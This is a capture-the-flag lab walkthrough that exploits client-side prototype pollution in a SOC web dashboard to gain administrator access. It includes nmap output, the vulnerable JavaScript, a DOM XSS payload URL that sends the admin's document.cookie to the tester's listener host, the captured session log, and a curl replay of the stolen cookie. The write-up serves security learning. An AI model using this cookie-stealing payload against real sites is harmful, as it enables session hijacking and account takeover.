
Scope/Objective
You are a member of the Hack Smarter Red Team and your organization is beginning to roll out a managed SOC service. You’ve been provided access to a staging version of the web app before it’s pushed to production.
The credentials below mirror a customer. Are you able to elevate your privileges and become an Administrator?
pentester:HackSmarter123
Port Scan
The first step is to scan the target to see what services are running:
┌──(kali😺kali)-[~]
└─$ nmap -p- -T5 10.1.130.143 --min-rate 10000
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 21:11 -0800
Nmap scan report for 10.1.130.143
Host is up (0.080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
Now that we know what services are open, we can perform a more detailed scan:
┌──(kali😺kali)-[~]
└─$ nmap -p "22, 3000" -A 10.1.130.143 --min-rate 10000
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 21:11 -0800
Nmap scan report for 10.1.130.143
Host is up (0.076s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3b:94:57:ca:9c:12:5f:d9:72:59:58:ff:fa:3f:65:13 (ECDSA)
|_  256 91:9f:ab:85:ca:84:08:7e:76:5a:50:bc:ff:00:bf:88 (ED25519)
3000/tcp open  http    Node.js Express framework
|_http-title: Hacksmarter | Login
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   80.13 ms 10.200.0.1
2   ...
3   77.07 ms 10.1.130.143

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
Enumeration

Now that we know the port for the SOC service web app, We are then able to navigate to it, where we are presented with the login form:
After logging in with our provided credentials, we are able to see a dashboard, with a few menu items.

Incident Response
When trying to go to this page, we just get a 403 error. This must be where the flag is or an admin feature:


Audit Logs
This just outputs whatever we type into it:
Webmail
When navigating to this page, we are able to send mail to the admin of the site.

I then sent some test data and seen the output “Message delivered to admin”:

This originally made me think that it would be some sort of XSS cookie hijacking. I tried a ton of initial payloads with no luck.
Webpage’s Source Code
Looking at the source code for the page, we are able to see some JavaScript:
        function showTab(tab) {
            document.getElementById('tab-audit').classList.add('hidden');
            document.getElementById('tab-mail').classList.add('hidden');
            document.getElementById('tab-'+tab).classList.remove('hidden');
            document.getElementById('tab-title').innerText = tab === 'audit' ? 'Audit Log Management' : 'Webmail';
        }

        function syncState(params, target) {
            params.split('&').forEach(pair => {
                const index = pair.indexOf('=');
                if (index === -1) return;

                const key = pair.substring(0, index);
                const value = pair.substring(index + 1);

                const path = key.split('.');
                let current = target;

                for (let i = 0; i < path.length; i++) {
                    const part = decodeURIComponent(path[i]);
                    if (i === path.length - 1) {
                        current[part] = decodeURIComponent(value);
                    } else {
                        current[part] = current[part] || {};
                        current = current[part];
                    }
                }
            });
        }

        function executeSearch() {
            const results = document.getElementById('results');
            let options = { prefix: "Searching: " };
            if (window.location.hash) syncState(window.location.hash.substring(1), options);

            if (options.renderCallback) {
                const frag = document.createRange().createContextualFragment(options.renderCallback);
                results.innerHTML = "";
                results.appendChild(frag);
            } else {
                results.innerText = options.prefix + (document.getElementById('searchInput').value || "All Logs");
            }
        }

        async function sendMail() {
            const res = await fetch('/api/mail/send', {
                method: 'POST',
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify({
                    to: document.getElementById('mailTo').value,
                    subject: document.getElementById('mailSub').value,
                    body: document.getElementById('mailBody').value
                })
            });
            const data = await res.json();
            document.getElementById('mailStatus').innerText = data.status === "Sent" ? "Message delivered to admin." : "Error sending.";
        }

        window.onload = () => {
            const user = document.cookie.split('; ').find(row => row.startsWith('user='))?.split('=')[1];
            document.getElementById('current-user').innerText = user || "Guest";
            executeSearch();
        };
        window.onhashchange = executeSearch;
Prototype Pollution
Since this is relatively new to me, I had to do a fair amount of research, here are some of the references I used to figure this out:
- https://portswigger.net/web-security/prototype-pollution/javascript-prototypes-and-inheritance
- https://portswigger.net/web-security/prototype-pollution/client-side
- https://portswigger.net/web-security/prototype-pollution
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Prototype%20Pollution/README.md#examples
What is a Prototype?
JavaScript uses something called prototypes, which is a way for objects to share properties and methods. So when we create an object, it will inherit properties and methods from its prototype. We are able to easily demonstrate this in our browser console by creating an object:

Now that we have our object created, if we call that object and type a period after it, the console will pop up a bunch of different properties and methods that we can select from:


All we did was create this object, yet is has properties and methods. This is because these are inherited from Object.prototype:
Finding prototype pollution in this app
When looking at the source code, we are able to find a section that stands out.

Let’s break it down:
- The top function syncState() creates complete object paths.
- We then have attacker-controlled input (window.location.hash) that is passed directly into syncState without proper filtering.
- renderCallback is then called, but it was never defined in the options object, so it then inherits the value from the object prototype.
- The inherited options.renderCallback value is then parsed as HTML using document.createRange().createContextualFragment and then inserted into the DOM via results.appendChild, which allows DOM-based XSS.
Exploiting Prototype Pollution
Using PayloadAllTheThings as a template for our initial payload:
https://example.com/#__proto__.renderCallback=alert(1)
Instead of just popping an alert box, we want to hijack the admin user’s cookie so we can login as them:
http://10.1.130.143:3000/dashboard#__proto__.renderCallback=%3Cscript%3Edocument.location='http://10.200.26.195:81/?data='+document.cookie%3C/script%3EBefore we send this to the administrators of the site via the webmail page, we need to start our python web server:
┌──(kali😺kali)-[~/ctfs/hsl/polution]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Now let’s send the payload:

Now after sending our payload and waiting a couple seconds, you should see your python web server has received the request containing the admin user’s cookie:
┌──(kali😺kali)-[~/ctfs/hsl/polution]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.1.130.143 - - [31/Dec/2025 21:04:16] "GET /?data=session=HS_ADMIN_THE_REST_IS_REDACTED;%20user=admin HTTP/1.1" 200 -
10.1.130.143 - - [31/Dec/2025 21:04:16] code 404, message File not found
10.1.130.143 - - [31/Dec/2025 21:04:16] "GET /favicon.ico HTTP/1.1" 404 -
Now we can make a curl request to the “/incident-response” directory that we got a 403 error for earlier:
┌──(kali😺kali)-[~]
└─$ curl http://10.1.130.143:3000/incident-response -H "Cookie: user=admin; session=HS_ADMIN_THE_REST_IS_REDACTED"
Flag: HACKSMARTER{DO_IT_YOURSELF_FOR_REAL_FLAG}